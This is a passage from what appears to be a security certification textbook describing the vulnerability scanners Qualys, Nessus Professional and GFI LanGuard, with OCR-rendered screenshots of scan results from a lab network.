Title	Hosts	Level 5	Level 4	Level 3	Level 2	Level 1	Confirmed	Potential	IG	Total	%	New	Active	Fixed	ReOpen	> 30	> 60	> 90
The subnet	73	1783	1880	1783	1783	1783	7986	777	777	112	89%	80	80	80	80	0	0	8763
RSA Demo	28	1125	1282	1125	1125	1125	5289	203	203	62	100%	80	80	80	80	0	0	5494
Windows Systems	10	844	92	844	844	844	3076	56	56	28	100%	80	80	80	80	0	0	3132
AIX 5&6 (Chiharu)	1	0	0	0	0	0	257	15	15	12	100%	80	80	80	80	0	0	6
Empty	1	0	0	0	0	0	11	2	2	1	0	80	80	80	80	0	0	13

Figure 5.7: Vulnerability scanning using Qualys Vulnerability Management

- **Nessus Professional**


  Source: *https://www.tenable.com*

  Nessus Professional is an assessment solution for identifying vulnerabilities, configuration issues, and malware that attackers use to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as operating systems, network devices, hypervisors, databases, tablets and phones, web servers, and critical infrastructure.

  Nessus is the vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, and use wizards to easily and quickly create policies, schedule scans, and send results via email.

Features:

- High-speed asset discovery
- Vulnerability assessment
- Malware and Botnet detection
- Configuration and compliance auditing
- Scanning and auditing virtualized and cloud platforms


Nessus Essentials / Folders / Vie
Not secure | https://localhost:8834/#/scans/reports/6/hosts/2/vulnerabilities/grou...
nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Zyxel Routers and Home WiFi Systems - Unprotected ...
Read More
Configure
Audit Trail
Launch
Repo
Back to Vulnerabilities
Vulnerabilities 34
Search Vulnerabilities
9 Vulnerabilities
Vulnerabilities
Cri
Hig
Me
Lo
Inf

Local Network / 10.10.1.22 / SSL (Multiple Issues)

☐	Sev	Score	Name	Family	Count
☐	HIGH	7.5	SSL Medium ...	General	2
☐	MEDIUM	6.5	SSL Certificat...	General	2
☐	MEDIUM	6.4 *	SSL Self-Sign...	General	1
☐	MEDIUM	5.3	SSL Certificat...	General	1
☐	INFO		SSL Certificat...	General	2
☐	INFO		SSL Cipher Bl...	General	2
☐	INFO		SSL Cipher S...	General	2
☐	INFO		SSL Perfect F...	General	2
☐	INFO		SSL Certificat...	General	1

Scan Details

Policy:	NetworkScan_Pc
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 11:09 P
End:	Today at 11:27 P
Elapsed:	17 minutes

Figure 5.8: Vulnerability scanning using Nessus

- **GFI LanGuard**


  Source: *https://www.gfi.com*

  GFI LanGuard scans for, detects, assesses, and rectifies security vulnerabilities in a network and its connected devices. This is done with minimal administrative effort. It scans the operating systems, virtual environments, and installed applications through vulnerability check databases. It enables analysis of the state of network security, identifies risks, and offers solutions before the system can be compromised.

  Features:

  - Patch management for operating systems and third-party applications
  - Vulnerability assessment

- A Web reporting console
- Track latest vulnerabilities and missing updates
- Integration with security applications
- Network device vulnerability checks
- Network and software auditing
- Support for virtual environments


GFI LanGuard
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Discuss this version...
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : SERVER2022
Local Domain : CEH
WORKGROUP
SERVER2019
Mobile Devices
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...
Vulnerability Level
Security Sensors
Computer Details
Top 5 Issues to Address
Scan Activity
Agent Status
Results Statistics
Vulnerability Trend Over Time
Software Updates
Service Packs and Update Rollups
Vulnerabilities
Malware Protection Issue
Firewall Issues
Unauthorized Applications
Audit Status
2
1
0
3/29/2022
3/30/2022
3/31/2022
4/1/2022
Scan Activity
Remediation Activity
Vulnerability...
High
Medium
Low
N/A
3/29/2022
3/29/2022
3/30/2022
3/30/2022
3/31/2022
3/31/2022
4/1/2022

SERVER2019 (10.10.1.19)

Name SERVER2019
IP Address 10.10.1.19
MAC Address 02-15-5D-19-25-0F

AutoRun is enabled
No supported antispyware product found on this machine!
No supported antivirus product found on this machine!
OVAL:22538: A router or firewall allows source routed packets from arbitrary hosts (CVE-1999-0510)

Last Scan: 3/31/2022 9:53:33 PM

Agent Not Installed
Deploy Agent
Click here to learn more about agents.

Other Vulnerabilities: 20 (5 Critical/High)
Potential Vulnerabilities: 61
Installed Applications: 35 (0 unauthorized)
Open Ports: 7
Shares: 4

